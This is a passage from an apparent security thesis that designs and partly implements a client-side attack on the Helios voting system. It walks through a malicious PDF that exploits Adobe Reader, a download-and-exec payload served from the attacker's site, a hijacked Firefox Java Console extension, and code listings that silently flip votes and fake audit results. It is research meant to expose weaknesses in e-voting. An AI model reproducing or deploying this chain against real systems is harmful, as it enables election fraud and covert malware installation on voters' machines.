4. The user clicks on 'Restart Firefox',
5. After Firefox restarts, the extension manager shows up again notifying that a new add-on is installed.

All of the above are security measures considered by Firefox to prevent malicious users from installing arbitrary extensions on clients' machines without their permission.

Structure of Installed Extension : Installed extensions on a system must contain the following files:

1. `install.rdf`: this file contains metadata about an extension and its creator. The extension manager in Firefox uses this file to determine whether the extension is installed or uninstalled. If it is installed, then the manager displays some of the provided information in the extensions' list. Otherwise it removes the information from the list. Each time the extension manager detects a new `install.rdf` file, it notifies the client about the installation of a new extension.
2. `chrome.manifest`: this is used by Firefox to find and load the extension's files that are related to User Interface (UI), Locale and Skin. In this thesis only UI files, containing JavaScript and XUL, are developed.

Location of Extensions : The extensions can be installed in two different places on users' machines. The following locations are specific to Windows and change from platform to platform;

1. Mozilla's 'Profile' folder located under the 'Application Data' folder, and
2. 'Extensions' folder located under the 'Mozilla Firefox' installation folder. This folder is called the restricted area in [28].

The extensions that are installed via the browser are located under the 'Profile' folder. On the other hand the extensions that are installed via software, such as Skype, Java Runtime Environment (JRE) etc., are mostly located under the 'Extensions' folder. By setting the `<em:hidden>` field to 'true' in the `install.rdf` file, the information about extensions installed in the restricted area will not show up in the extension manager list and will be hidden from users.

Exploiting Firefox Extensions : Extensions have brought advantages to Firefox users by providing extra functionalities, however, attackers can develop malicious add-ons that are able to steal [46, 54] user's sensitive and confidential data or tamper with the integrity of such data. This is a considerable disadvantage of browser extensions. The malicious extensions are called Brower Rootkits. Firefox is still not able to detect and prevent this type of malware.

Whenever Firefox starts, the extension manager never checks the integrity of installed extensions. In other words, the extension manager is unaware of the past and present status of extensions.

This gives an opportunity to an attacker to inject a malicious add-on to an already installed extension. This is done by copying UI files into the victim extension's folder and changing the chrome.manifest file to point to the malicious files. The files can be copied by a malware or by exploiting software vulnerabilities explained in Section 2.3.2. In this way, there would be no need for the user's permission and the installation steps, explained earlier, are bypassed.

2.4 Summary

In Section 2.1, three e-voting schemes including Mix-Net Channel, Homomorphic Encryption Schemes and Blind Signatures Scheme were introduced and briefly described. A real world example of a web-based e-voting system based on homomorphic techniques was given in Section 2.2. Then in the last section the concepts of viruses, worms and Trojans were introduced and then the attacks which can be performed by exploiting the unpatched software and the web browser vulnerabilities were discussed.

Chapter 3

Related Work

Due to the inadequacies in traditional voting systems, i.e. punch cards, governments [32, 64] have become attracted to Direct Recording Electronic (DRE) voting systems. In these systems voters go to the polling stations, by providing an ID card, a token or a smart card is then given to each voter. The token can be used to work with the voting terminal. Using the terminal, the voter can choose a desired candidate(s). A preview of the voter's choice(s) is displayed, before the ballot submission. If the voter is satisfied with the selection(s), then s/he can submit the ballot to the tally. Otherwise required changes can be made. At the end of the process, the voter is free to leave the station.

According to [24], “in the cryptographic literature, electronic voting protocols are known as the prime examples of secure multi-party computations”. However, a thorough analysis of DRE systems, which has been done in [44], [12] and [37, 53], demonstrate that such e-voting systems do not properly preserve the security and anonymity of the voter. These systems are highly dependent on the security and correctness of the software running on the voting terminal. Any flaws or bugs contained in the software can promote a malicious voter or insider to exploit the system.

In this chapter, a summary of attacks that could be launched against the three DRE voting systems is provided in Sections 3.1, 3.2, and 3.3.

3.1 Diebold

The analysis of the security counter measures considered in Diebold e-voting system is discussed in [44]. The analysis has been performed with respect to techniques in software engineering and cryptography. As stated in the paper, the source code of the system was uploaded on the Internet.

The first problem was the use of smart cards for authenticating a voter to the terminal. These smart cards did not perform any cryptographic operations. This implies that authentication was not secure and there was an opportunity for a malicious voter to authenticate him/herself with a fake smart card to vote more than once. The fake card must be able to communicate with the terminal using the specified protocol.

The second issue was preserving the confidentiality and integrity of the ballots. Despite encrypting and check-summing the recorded votes, there were flaws that made the employed cryptographic techniques insecure including;

1. The encryption key was hardcoded into the software and was not randomly generated. If the attacker had access to the source code, then s/he could learn the encryption key. As a result, the attacker could tamper with the vote records.
2. The encryption algorithm used in the system was Data Encryption Standard (DES) [33] in Cipher Block Chaining (CBC) mode. The security of this method depends on a random initialisation vector which was set to zero in this system. On the other hand, DES is not a secure encryption algorithm and the key can be easily recovered by a brute force attack.
3. Cyclic redundancy check (CRC) was computed for integrity purposes. This computation was done before the data encryption. The outcome was stored, in clear, on the hard disk. This could leak information about the encrypted data.

Anonymity violation was another problem that is worth mentioning. In Diebold, the votes were recorded sequentially in a file. This made the attack easier for an insider attacker, i.e. the polling worker. S/he could keep the order in which voters had submitted their votes and had access to recorded votes. As a result, the attacker could link each vote to its owner.

3.2 Hack-a-Vote

The Hack-a-Vote, introduced in [12], is designed to simulate a DRE e-voting system. The analysis has demonstrated the ease of inserting Trojan horses [11] into and designing various types of hacks for the system. The attacks are organised into four groups [12]:

- **Ballot modification :** a hacker could change the submitted ballot's contents to his/her favour or submit a new ballot to the system. For example, the hacker could take advantage of a bug in a function that counts the votes for each candidate. S/he could give the votes of one candidate to another, if the name of the first one is the prefix of the other.

- **Breaking authentication mechanism** : these types of attacks gave the hacker the opportunity to submit a vote more than once. The common method was back doors which allow the voter to vote without providing a PIN. Another attack forced the system to accept any PINs after a non-numerical PIN has been entered. The other method was giving a weak seed to the random PIN generator function. This results in making the PINs guessable for the attacker.
- **Violating anonymity** : the voting system used a shuffling scheme to provide the anonymity. The attacks used against anonymity, were aimed to create dysfunction in the shuffling mechanism. For example, tagging or numbering the ballots and then reordering them.
- **Denial of Service** : this attack is used to halt the system operation. One method used was disabling the authentication mechanism by entering a non-numerical PIN, where nobody can use the system to submit a vote after that.

3.3 AVC Advantage

AVC Advantage [63] is a voting machine produced by Sequoia Voting Systems. The system was used in many states, such as New Jersey, Pennsylvania, Louisiana, etc, for voting purposes. Princeton University has conducted research on evaluating the security of these voting machines and released a report in October 17, 2008. The list of flaws is as follows [37]:

1. It is possible to install fraudulent firmware on the machines. This is done by replacing a ROM chip with a new one or replacing the Z80 processor. As there is no paper audit trail on the machine, the firmware can steal the votes without being detected. The attack takes 7 minutes.
2. The design problems in the User Interface (UI) of this machine causes the votes to not be counted correctly.
3. The voting results are stored on ‘Cartridges’ which can be manipulated to alter the recorded votes. This should be done after the polls are closed and before the results are gathered from all precincts.
4. The security vulnerabilities and errors that exist in the voting software can result in miscounting the votes.

Another research was conducted by the University of California, San Diego, the University of Michigan, and Princeton University on AVC Advantage. In this research the scientists did not

have access to the voting software source code or documentation. They found security flaws in the system by reverse engineering the voting software and hardware. They could successfully show the possibility of a vote-stealing attack by employing Return-Oriented Programming [59] technology without code injection (the system rejects any code injection).

3.4 Summary

As observed in Section 3.1, the careless software design and improper implementation of the cryptographic techniques in Diebold violated the security and anonymity of the voters. In Section 3.2 the ease of launching four types of attack against an e-voting system was demonstrated. In Section 3.3, despite the scientists not having access to the source code or documentation of AVC Advantage, they broke the integrity of the voting system by reverse engineering the software.

Chapter 4

Analysis and Design

In the previous chapter, a number of possible attacks mounted against real world e-voting systems were introduced. In this chapter, a web-base voting system will be chosen and different approaches to break the integrity of an election created in the voting application are discussed. In Section 4.4, a method that leads to a successful attack together with the steps to design and implement it is proposed. At the end a brief description of how the attack works in the real system is given in Section 4.5.

4.1 Why Analysing Helios?

There are lots of web-based voting systems available on the Internet, such as BigPulse [14], Civitas [17], TrueBallot [65], Adder [49], Helios Voting System [8] etc. Some of these systems are open source, such as Civitas, Helios and Adder, and some of them are proprietary, i.e. BigPulse. The aim was to work with an open source application, because anyone, especially attackers, can download the source code and deploy the application in a way that fits his/her personal needs. As discussed in Chapter 3, many attacks can be performed when the attacker has a detailed knowledge about the source code and the application's functionality. Furthermore, some of the mentioned voting system uses a lot of cryptographic techniques, i.e. Helios, and some of them do not use cryptography at all.

The International Association for Cryptologic Research (IACR) is “a non-profit scientific organization whose purpose is to further research in cryptology and related fields” [1]. The organisation was looking for a web-based e-voting system to replace its current email-based system. In the IACR Board Meeting on E-Voting in August 2008 [2], 8 proposals have presented and Helios was

one of them. Due to the advanced cryptographic techniques employed in Helios, the organisation found the voting system attractive. As a result the IACR was considering deploying the voting system for its future internal elections. Moreover, the application was presented at the Crypto 2008 rump session [9].

We learnt [56] that Helios was deployed at the Université Catholique de Louvain (UCL) for their presidential election (recently, the paper describing this deployment won the ‘Best Paper’ award at EVT/WOTE 2009 [8]).

We concluded that a demonstration of attack against voters in a web-based voting system which has employed state of the art cryptographic techniques to provide security, anonymity and integrity, has a greater impact than choosing an e-voting system where its designers were less concerned about cryptography.

For all above mentioned reasons, the Helios Voting system has been chosen for analysing and evaluating clients’ security in this thesis.

4.2 Security Flaws in Helios’ Design

The Helios application was tested to find out exactly how it works and how secure the application is. The security flaws and their impact are described as follows:

- As mentioned earlier, an invitation email, sent by the administrator, contains the password by which the voter can authenticate him/herself to the system and then submits a ballot. Due to an observation made on Helios, a flaw was found in the system, where the server sent a copy of the invitation email to the administrator. As a result, the administrator learnt the password related to each voter. However, this issue is fixed as of August 7, 2009.
- In the voter management section, the system allows the administrator to add a voter with an empty name and email address to the voters list. This implies that the system does not verify the input data at this stage. This flaw together with the previous one gives an opportunity to the administrator to learn the username and the password of a user that does not exist. The administrator can submit a ballot with the given username and password.

4.3 Potential Approaches to Launch an Attack

Assume a particular candidate wants to fraudulently increase the number of votes that are in favour of him/her in an election. The goal of the malicious candidate is to design an attack which breaks the integrity of an election by hiding an alteration of the ballot on the client side just before the encryption of the ballots. The attack must be implemented in a way that there would be no need for end user's permission. The voter should not notice the modification of the ballot. The attacks that are taken under consideration for this purpose are as follows:

4.3.1 Malware

As mentioned in Section 2.2.2, candidates should have candidacy statements, containing personal and professional information about him/her. These documents can be in PDF, DOC or HTML formats.

Suppose that the malicious candidate has prepared a PDF file and embedded a virus or worm inside it. It is possible that s/he sends the candidacy statement to a list of voters, before the election starts, by email. The voters that trust the candidate may open the document on the machine. The task of the malware is to infect the web browser and change the behaviour of the application. Consequently, the infected browser can tamper with the integrity of the election and violate the voter's anonymity.

However, as mention in Section 2.3, worms and viruses replicate themselves and spread over networks and the Internet. The aim of the thesis is to mount an attack against the voters while avoiding any damage to the sensitive information on their machines.

4.3.2 Cross-Site Scripting (XSS) Attacks

These kinds of attacks are application specific. The exploit largely depends on the security of the designed application. If a web-based voting system provides a web-based HTML editor to each candidate to craft a candidacy statement and the system does not properly verify the contents, then it is possible to launch a persistent XSS attack against the voting system. In this case, the candidate has the opportunity to include malicious JavaScript functions that infect every visitor of the web page. The malicious JavaScript functions are designed to override or modify the application's functions that manage the ballot on the client side.

Helios defeated these types of attack by avoiding inclusion of any user's contributed contents in the application. In other words, Helios does not provide editing facilities and candidates cannot craft their candidacy statement inside the application. Consequently, each candidate should have a personal web page containing the statement. A link to web page can be provided in Helios. Moreover, the designers were careful about non-persistent XSS attacks by validating input data and URLs entered by the end user.

4.3.3 Browser Extensions

As pointed out in Section 2.3, extensions are small programs that are installed on web browsers and are supported by both Internet Explorer and Firefox. After installation, they become a part of the browser and are able to change the browser's behaviour.

As explained in Section 2.3.3, they can monitor the user's navigation history and are able to manipulate the Document Object Model (DOM) tree of a desired web page. These capabilities of extensions can be exploited by the candidate to modify or override the JavaScript functions that control the client side of the application. Consequently, s/he can change the behaviour of the voting system.

In an election created in Helios, the voter can click on the link next to the candidate's name to visit the candidacy statement. The malicious candidate can make use of this opportunity and upload the Browser Rootkit on his/her web page. As a result the extension is installed on the machines of voters who visit the candidate's web page.

The typical installation of an extension requires a user's permission. Usually clients do not accept installing an unknown extension. However, as stated in Section 2.3.3, it is possible to install the extension without involving the user in the installation procedure.

4.4 Selected Approach and Design of the Attack

The idea is to propose an attack which works on every click-oriented, web-based e-voting system. In other words, the attack is independent of the way the application is implemented. This implies that no matter how secure the system is, the attack always works by exploiting vulnerabilities on clients' machines. Through this attack, the malicious software has full control over the client side of these voting systems.

Among the potential attacks, proposed in the previous section, Browser Rootkits fulfil the above requirements. They go beyond the XSS attacks. Like malware, they can change the behaviour of a web browser, but they do not replicate themselves and do not spread through the Internet. The basic idea is inspired by an attack proposed in [46]. In this paper, researchers have developed a malicious extension for Firefox (without giving details of implementation) to steal passwords saved in the browser and no specific approach is proposed to install the extension on the client's machine.

The attack designed in this thesis is the combination of the approaches discussed in Sections 4.3.1 and 4.3.3. The malicious candidate prepares a PDF file containing the candidacy statement. However, instead of embedding a virus or worm, s/he adds a malicious JavaScript function to the open event of the file. The candidate uploads the file to his/her website rather than emailing it to voters. Upon opening the file, a buffer overflow is created and a shellcode will be executed. The task of the payload is to install the malicious extension into an already installed extension. As explained in Section 2.3.3, the extension manager should notify the voter about an installation of a new extension (it detects a new install.rdf file). However, Helios requires Java Runtime Environment (JRE) to function properly. JRE installs an extension (in the restricted area) called Java Console on the voters' machines. As a result this can be exploited to inject the malicious extension into Java Console and suppress the notification.

In order to explain the attack in an easier way some assumptions are made from now on about the election. Moreover, the attack works under a certain number of conditions and if a client's machine does not meet these requirements the attack will not be triggered.

Assumptions about the election : The IACR Election is a fictitious election created as an example in the Helios Voting System and will be used as the targeted system in the rest of this thesis. The election consists of one question and only one candidate must be chosen. The names of the candidates (or the answers) are sorted alphabetically in the question and there are only two candidates, 'Saghar Estehghari' and 'Bart Preneel' (the current president of IACR). The administrator has given extra information about each candidate by providing a link to their personal web page. The malicious candidate is 'Saghar Estehghari' who wishes to win the election.

Assumptions about the victim's machine : The attack works on the client's machine, if:

1. The operating system running on that machine is Windows XP Service Pack 0 or above,
2. Firefox, version 1.5 to 3.5.*, is the web browser which the client is working with,

3. Firefox installation folder is under the 'Program Files' folder on the drive, where the Windows is installed,
4. The client must have writing privileges for the mentioned folders,
5. Java Console extension must be installed on Firefox, and
6. Adobe Acrobat/Reader with versions 7.0.0 to 8.1.2 and 9.0.0, installed on the client's machine.

The process of developing the attack consists of three main sections, which are as follows:

1. **The PDF File and 'Download and Exec' Payload :** A PDF file is created, containing a malicious JavaScript function, which exploits existing buffer overflow vulnerabilities in Adobe Acrobat/Reader. The function is triggered when the voter opens the PDF file. The buffer overflow gives an opportunity to run a payload that downloads and executes the .exe file that will be implemented in the next step.
2. **The Executable to Install Extension :** In this step an executable is developed, which will inject the malicious extension into the Java Console extension. This is done by copying the extension's essential files into a folder and altering chrome.manifest to load those files. At the end the program closes the browser and terminates Acrobat's process.
3. **The Malicious Extension :** The extension listens to the browsing history of the voter until s/he visits the election website. Then the extension injects some JavaScript codes into the DOM tree to override the existing functions and modifies the original functions to alter the ballots that are in favour of others to become in favour of the malicious candidate.

4.5 High Level Description of the Attack

On Election Day, the voter uses the provided link in the invitation email to access the election web page. After the voter starts the voting process, a question is displayed on the screen where s/he should choose one of the candidates. In the meantime, s/he may decide to visit malicious candidate's ('Saghar Estehghari') candidacy statement. By clicking on the provided link (next to her name), the voter is redirected to her web page. After the page is loaded, a JavaScript function is called that checks whether the current browser is Firefox and the Adobe Acrobat plug-in is installed on the web browser. If these conditions are satisfied, it loads the PDF document. If the Adobe Acrobat/Reader installed on the machine has the specification assumed earlier, then the

JavaScript embedded inside the document waits for 10,000 milliseconds (until the voter has read some parts of the file) and then executes a malicious function that creates a buffer overflow in Adobe Acrobat/Reader. The payload is then executed which downloads and runs the .exe file on client's machine. After the program closes the browser, the voter should restart the browser and start the election from the beginning.

Now that the malicious extension is installed, it listens to the browser's history, until the voter visits the election web page. Then it injects malicious JavaScript code snippets into the Helios application. This is done only once because Helios has employed a 'single-page application' technology, where "clicks cause background actions rather than full-page loads" citeDBLP:conf/uss/Adida08. The injected JavaScript codes override some JavaScript functions embedded in the Helios application. In other words, the injected JavaScript functions will be executed instead of the original ones.

The voter may decide to read Saghar Estehghari's candidacy statement again. In order to prevent a repetition of the attack, the overridden function changes the link to her web page, where an innocent PDF document (containing the same information) is opened instead.

On the question page, if the voter votes for the non-malicious candidate ('Bart Preneel'), the ballot is processed by the overridden function and altered to 'Saghar Estehghari'. However, in order to fool the voter, on the confirmation page 'Bart Preneel' is displayed as the chosen candidate. In the encryption stage, the voter may decide to audit the ballot. Each candidate is given a number, so 'Saghar Estehghari' (the first candidate) is 0 and 'Bart Preneel' is 1. The plaintext part of the audited ballot is, also, modified to show that the desired answer is chosen (in this election the answer equals to 1). However, with this alteration, if the voter decides to verify the ballot, then the system shows the "Encryption doesn't match" message as the result. The malicious extension rewrites the JavaScript function related to this page, so that the system always says "Encryption is verified", whether the encryption is verified or not. If the voter is satisfied with everything, then s/he can proceed to the final step. After the vote is submitted, the voter receives a confirmation email that does not contain the name of the candidate and as a result the voter will not realise that s/he has voted for another candidate.

4.6 Summary

In this chapter, different approaches towards hacking the Helios Voting System were considered. The chosen strategy to launch the attack consists of using a malicious extension and exploiting

Adobe Acrobat/Reader's buffer overflow vulnerabilities to inject a Browser Rootkit into the Java Console extension. The steps to design and develop the attack are explained in more details in Chapter 5. Finally, a high level description of how the attack works, in reality, has been described.

Chapter 5

Implementation

In the previous chapter an approach to attack the Helios Voting System was selected and the steps to develop the attack were specified. In Section 5.1, the programming languages and tools to implement the attack, are introduced. In Section 5.2, the detailed description of developing and installing the malicious extension is given.

5.1 Programming Languages and Tools

The programming languages used to develop the attack were JavaScript [22], eXtensible Markup Language (XML) [67], XML User Interface Language (XUL) [29] and C++ [20]. The following is the list of tools used:

1. Notepad++ [48]: this application is open source and used to develop JavaScript and XML for the Firefox extension.
2. Microsoft Visual Studio [21]: this application is used to develop a C++ console-based program.
3. Metasploit [47]: this is an open source penetration testing and exploit research framework. “This project was created to provide information on exploit techniques and to create a useful resource for exploit developers and security professionals” [47]. The framework generates various types of payloads (shellcodes) for different platforms. For this thesis, this framework is employed to generate the ‘download and exec’ payload and the malicious JavaScript for a PDF document.

4. Adobe Acrobat Pro v9.0.0 [42]: this used to create a PDF file. It is featured with JavaScript console and editor. The software allows the user to add, remove or edit Acrobat JavaScript [43] code. The tool is used to add the JavaScript code provided by Metasploit framework to the created PDF file.

5.2 Low Level Description of the Attack

5.2.1 The PDF File and the ‘Download and Exec’ Payload

Buffer overflow vulnerabilities that exist in Adobe Acrobat/Reader version 7.1.0 and prior, 8.1.2 and prior, and 9.0.0 can be exploited to install the malicious extension without the user’s permission. The specially crafted PDF document gives the attacker the opportunity to remotely execute an arbitrary program on victim’s machine. For further explanation refer to section 2.3.2.

As pointed out in the previous section, the Metasploit framework is used to generate a malicious Acrobat JavaScript function. The function creates a buffer overflow in the application and executes a payload. The framework consists of various exploit modules, one of them is Adobe `getIcon()` JavaScript function. The module is a Ruby [19] program. The program gets three input parameters. The framework also offers the list of payloads (shellcodes) that can be run after the buffer overflow occurs.

In order to generate the exploit using the module, the ruby program must be run by giving input parameters such as the name of the output file, the path of the file and the payload to be executed. Depending on the selected payload, some input parameters may be required. In this attack, the ‘download and exec’ payload is chosen. The payload takes the location of an exe file on the web (URL) as an input argument. The payload downloads the exe file from the specified URL and executes it on the victim’s machine. The further details of how the executable is developed and what it does are given in the next section.

In detail, the payload creates a file called ‘a.exe’ in the folder where it can easily access the ‘Kernel32.dll’ file which contains all the system call addresses. By taking advantage of the Windows Internet API, it is possible to access the specified URL to open the exe file, read the contained data and write the data into the ‘a.exe’ file. Finally, a process will be created, which executes the ‘a.exe’ file.

Metasploit outputs a PDF file, which contains the malicious JavaScript function. The generated JavaScript code is obfuscated by using randomly generated strings as the names for both functions

and variables. The aim of the code is to carry out a heap spry with NOPs and the payload. It then calls the `Collab.getIcon()` function by giving a specially crafted argument as an input.

The embedded JavaScript code is extracted from the generated PDF document, using the JavaScript editing tool in Adobe Acrobat Pro. The code is then added to the PDF document containing Saghar Estehghari's candidacy statement. The PDF is then uploaded to <http://www.dotcomarts.com/>, her website.

By clicking on the provided link (next to the malicious candidate's name) in the IACR election, the voter is redirected to her web page. After the page is loaded, a JavaScript function is called that checks whether the current browser is Firefox and the Adobe Acrobat plug-in is installed on the web browser. Unfortunately, it is impossible to retrieve the version of the installed Adobe Acrobat/Reader from Firefox. On the other hand, if the installed Acrobat/Reader is not the vulnerable version then the buffer overflow attack will not work. If all the conditions are satisfied, then the PDF document is opened by the browser.

Listing 5.1: The JavaScript function that checks whether the current browser is Firefox and the Adobe Acrobat plug-in is installed on the web browser

```
1  if (/Firefox[\/\s]*(\d+\.?\d+)/.test(navigator.userAgent))
2  {
3      //checks if the Firefox is running on windows
4      if(navigator.userAgent.indexOf('Windows') != -1){
5          //search in the list of plugin names (if any plug-in installed)
6          //for 'Adobe Acrobat'.
7          for(i=0;i<navigator.plugins.length;i++){
8              if(navigator.plugins[i].name == 'Adobe Acrobat'){
9                  adobeExists = true;
10             }
11         }
12         //if 'Adobe Acrobat' exists then changes the URL of the page
13         //and the browser loads the pdf
14         if(adobeExists){
15             var url='http://dotcomarts.com/adverts/getIcon.pdf';
16             window.location = url;
17         }else{
18             var url='http://dotcomarts.com/adverts/innocent.pdf';
19             window.location = url;
20         }
21     }
```

The PDF document contains a JavaScript function which is called 10,000 milliseconds after the

PDF is opened by the browser. The exploit is delayed to partially cover the traces of the attack and reduce the probability that the voter becomes suspicious about the maliciousness of the PDF.

5.2.2 The Executable to Install the Extension

As discussed earlier, in order to install an extension on Firefox, the end user has to accept three levels of permissions, plus the web browser must be restarted in order to load the changes made to extension.

After the malicious JavaScript function in the PDF document is called, a buffer over flow is occurred and the ‘Download and exec’ payload is executed. The executable that is downloaded and run, by the payload, on the client’s machine is written in the language C++. Its task is to install the extension on Firefox and terminates Firefox (in order to load the extension inside the browser, Firefox needs a restart) and Adobe Acrobat/Reader processes. The extension must be hidden from the voter. This implies that when the user opens the browser and refers to the extension manager, the extension’s name must be hidden from the voter. As discussed in Section 2.3.3, this can be achieved by installing an add-on in the restricted area. The only problem with this method is that when Firefox is restarted, a dialog box is displayed to notify the client that a new extension is installed on the browser (without giving the name of the extension!). The notification leaks information about the extension installation. In order to prevent this, the extension is injected into an already installed add-on. The extension is called Java Console. Java Console is installed by the Java Runtime Environment (JRE). The reasons why this extension is chosen are as follows:

1. Helios needs JRE to function properly. Consequently, it can be concluded that, the voter who is working with Helios has the Java Console add-on installed on his/her computer,
2. It is not listed by the extension manager, and
3. Most users are unaware of its existence, because JRE installs it silently.

According to the assumptions made in Chapter 4, the executable checks whether

1. The running operating system is Windows XP,
2. The browser is installed in the same drive as Windows, and
3. The ‘Extensions’ folder, the ‘Java Console’ folder and the install.rdf file exist.

If each of the above conditions is not satisfied, the program is terminated and the malicious extension will not be installed. Otherwise, it makes ‘overlay.xul’ and ‘overlay.js’ files inside the

‘content’ folder, located under the ‘Java Console’ folder, it then writes the extension contents, explained in Section 5.2.3, inside them.

In order to make the Java Console extension loads malicious the JavaScript and XUL files in the browser, the ‘chrome.manifest’ file is first deleted and then recreated. Finally, the altered version of its contents is written in the file.

Listing 5.2: The contents of Java Console’s chrome.manifest file before alteration

```
1 content javaconsole1.6.0_13 chrome/content/ffjcext/  
2 overlay chrome://browser/content/browser.xul chrome://javaconsole1.6.0_13/  
   content/ffjcext.xul
```

Listing 5.3: The contents of Java Console’s chrome.manifest file after the malicious extension is injected

```
1 content javaconsole1.6.0_13 chrome/content/  
2 overlay chrome://browser/content/browser.xul chrome://javaconsole1.6.0_13/  
   content/overlay.xul
```

In the latter listings (C.5) , the contents of the extension are located inside the ‘ffjcext’ folder and XUL contents are read from the ‘ffjcext.xul’ file, but in the former (5.2), the contents are located outside the ‘ffjcext’ folder and the ‘overlay.xul’ file is loaded instead of the ‘ffjcext.xul’ file.

At the end of the program’s execution, it terminates Firefox and Adobe Acrobat/Reader’s processes.

5.2.3 The Malicious Extension

The voter should restart Firefox, if s/he wants to continue voting in the election. This time the UI files of the malicious extension are loaded into the browser instead of the Java Console’s. The malicious extension is engineered to only inject the JavaScript code snippets into the Helios HTML Document Object Model (DOM) tree. For this reason, a history listener is added to every window opened by the voter, to monitor the user’s navigation and session history. This can be achieved by implementing `nsIHistoryListener` which is an XPCOM Interface. In the following listing, `historyListen` is a variable that implements the interface.

Listing 5.4: The implementation of `nsIHistoryListener`

```
1 var historyListen =  
2 {  
3     QueryInterface: function(aIID) {
```

```

4         if (aIID.equals(Components.interfaces.nsISHistoryListener) ||
           aIID.equals(Components.interfaces.nsISupportsWeakReference) ||
           aIID.equals(Components.interfaces.nsISupports))
5             //returns the history listener object
6             return this;
7         //throw an exception if the interface is not found
8         throw Components.results.NS_NOINTERFACE;
9     },
10    OnHistoryGoBack : function(aURI) {
11        return true;
12    },
13    OnHistoryGoForward : function(aURI) {
14        return true;
15    },
16    OnHistoryGotoIndex : function(aIndex, aURI) {
17        return true;
18    },
19    OnHistoryNewEntry : function(aURI) {
20        return 0;
21    },
22    OnHistoryPurge : function(aParam) {
23        return true;
24    },
25    OnHistoryReload : function(aURI, aFlags) {
26        return true;
27    },
28 };

```

In Listing 5.4, `OnHistoryGoBack()`, `OnHistoryGoForward()`, `OnHistoryGotoIndex()`, `OnHistoryNewEntry()`, `OnHistoryPurge()`, and `OnHistoryReload()` are functions that can be used to perform series of actions when the user visits a specific web page. The `aURI` parameter is an instance of `nsIURI` interface and indicates the URL that the user is currently visiting. In the malicious extension, this parameter is used to check whether the voter is visiting the election web page. If so, then the `changeVote()` function is called, after the web page is completely loaded. The function searches through the tabs (Firefox is a tabbed browser) to find the one in which the page is loaded. It then gets the HTML DOM tree of the document for further processing.

Listing 5.5: Getting the HTML DOM tree of the document loaded in the *i*th tab of the browser

```

1 //browser[i] is the ith tab in which the web page
2 //is loaded. heliosDoc contains the HTML DOM tree of
3 //the document.
4 var heliosDoc = browse[i].contentDocument;

```

As described in the previous chapter, the idea is to override some of the existing Helios JavaScript functions. This implies that when the application calls a function, the overridden one is executed. In other words, having two functions with the same names, JavaScript executes the one that it first finds in the DOM tree. The designer has added the `<script>` element, which contains all important JavaScript functions that control that interface, as a child of the `<body>` element in the DOM tree. Consequently, the extension injects the modified versions of the same functions under the `<head>` element. This is due to the fact that in the DOM tree's hierarchy, the `<head>` element is located above the `<body>` element and when JavaScript searches the DOM tree, it first looks at the children of the former and then the latter's. The injection is done as follows:

Listing 5.6: Injection of the modified JavaScript functions into the Helios application

```
1 //getting the first head element available in the DOM tree
2 var head = heliosDoc.getElementsByTagName("head")[0];
3 //create a script element in the DOM tree
4 var s = heliosDoc.createElement("script");
5 //setting the type of script to JavaScript
6 s.type = "text/javascript";
7 //adding contents to the element
8 s.textContent = "var real_answer_num = 0; var real_name='';...";
9 // appending the script element
10 //to the head element of the DOM tree.
11 head.appendChild(s);
```

The `textContent` attribute of the variable `s` should contain modified versions of the Helios JavaScript functions.

On the question page, the voter should select a candidate by clicking on a check-box next their names. A function, called `BOOTH.click_checkbox`, is bound to each check-box and triggered upon checking and un-checking the box. This function gets the question number, the answer number and a Boolean value, which indicates whether the checkbox is checked or unchecked, as input parameters. Following is a part of the function where the answer number is added to the array of answers:

Listing 5.7: Original JavaScript function bound to each checkbox next to candidates' name (on the questions page)

```
1 //if the checkbox is checked
2 if (checked_p) {
3     //checks if the answer already exists in the array
4     if ($(BOOTH.ballot.answers[question_num]).index(answer_num) == -1)
```



```

5         //if the answer does not exist, then it pushes the answer
           number
6         //to the end of the array.
7         //(BOOTH.ballot.answers is the array of all answers)
8         BOOTH.ballot.answers[question_num].push(answer_num);
9         //adds a CSS (Cascading Style Sheet) class to the selected answer.
10        //in the application after selecting an answer a blue
           highlight appears
11        //on the answer.
12        $('#answer_label_' + question_num + "_" + answer_num).addClass('selected
           ');
13 //if the checkbox is unchecked
14 }else{
15 //the selected answer is removed from the answers
16     arrayBOOTH.ballot.answers[question_num] = UTILS.array_remove_value(BOOTH
           .ballot.answers[question_num], answer_num);
17 //the CSS class is removed from the selected answer
18 //the blue highlight is removed
19     $('#answer_label_' + question_num + "_" + answer_num).removeClass('selected')
           ;
20 }

```

The alerted version of the same part of the code is as follows:

Listing 5.8: Modified JavaScript function that alters the vote if it is in favour of Bart Preneel

```

1 //real_answer_num is a global variable, which store the original value of
   answer num
2 real_answer_num = answer_num;
3 //check if the answer number is 1 which is related to Bart Preneel
4 if(answer_num == 1)
5 //change the value of to 0
6 answer_num = 0;
7 if (checked_p){
8     if($(BOOTH.ballot.answers[question_num]).index(answer_num) == -1){
9         BOOTH.ballot.answers[question_num].push(answer_num);
10    }
11    //In order to hide the changes from the voter,
12    // the CSS class is added to the original answer.
13    $('#answer_label_' + question_num + '_' + real_answer_num).addClass('
        selected');
14 }else{
15     BOOTH.ballot.answers[question_num] = UTILS.array_remove_value(BOOTH.
        ballot.answers[question_num], answer_num);

```

```

16      //remove the CSS class from the original answer.
17      $('#answer_label_' + question_num + '_' + real_answer_num).removeClass('
        selected');
18  }

```

The `BOOTH.ballot.answers` is the array which holds the answers to all questions. In the altered version of the function, if the selected answer is equal to 1 ('Bart Preneel') then the value will be modified to 0 ('Saghar Estehghari'), and as a result the wrong vote is pushed to the array of answers.

In the confirmation step, as the answer is set to 0, the system automatically displays 'Saghar Estehghari'. However, the alteration must be hidden from the voter. This results in modifying the function which displays the confirmation page. The function is called `BOOTH.show_confirm`. The important part of this function is the following line.

Listing 5.9: The function that returns the name of the selected candidate to be displayed on confirmation page

```

1 var choices = BALLOT.pretty_choices(BOOTH.election, BOOTH.ballot);

```

This calls the `pretty_choices()` function, which gets the election and the ballot variables as the input parameters. The role of this function is to process the selected answers and return an array of candidates' names. This implies that if the selected answer is equal to zero then this function returns 'Saghar Estehghari' as an output. The listing 5.9 is changed to the following:

Listing 5.10: The `pretty_choices()` function is replaced by the `my_choices()` function

```

1 var choices = BALLOT.my_choices(BOOTH.election, BOOTH.ballot);

```

The function `my_choices()` is called instead of `pretty_choices()`. This also gets the same input parameters. The reason why `my_choices()` is declared and `pretty_choice()` is not overridden is that `pretty_choices()` is defined in an external JavaScript file, and it is much easier to define a new function. The function `pretty_choices()` is as follows:

Listing 5.11: The structure of the `pretty_choices()` function

```

1 var questions = election.questions;
2 var answers = ballot.answers;
3     // process the answers
4 var choices = $(questions).map(function(q_num) {
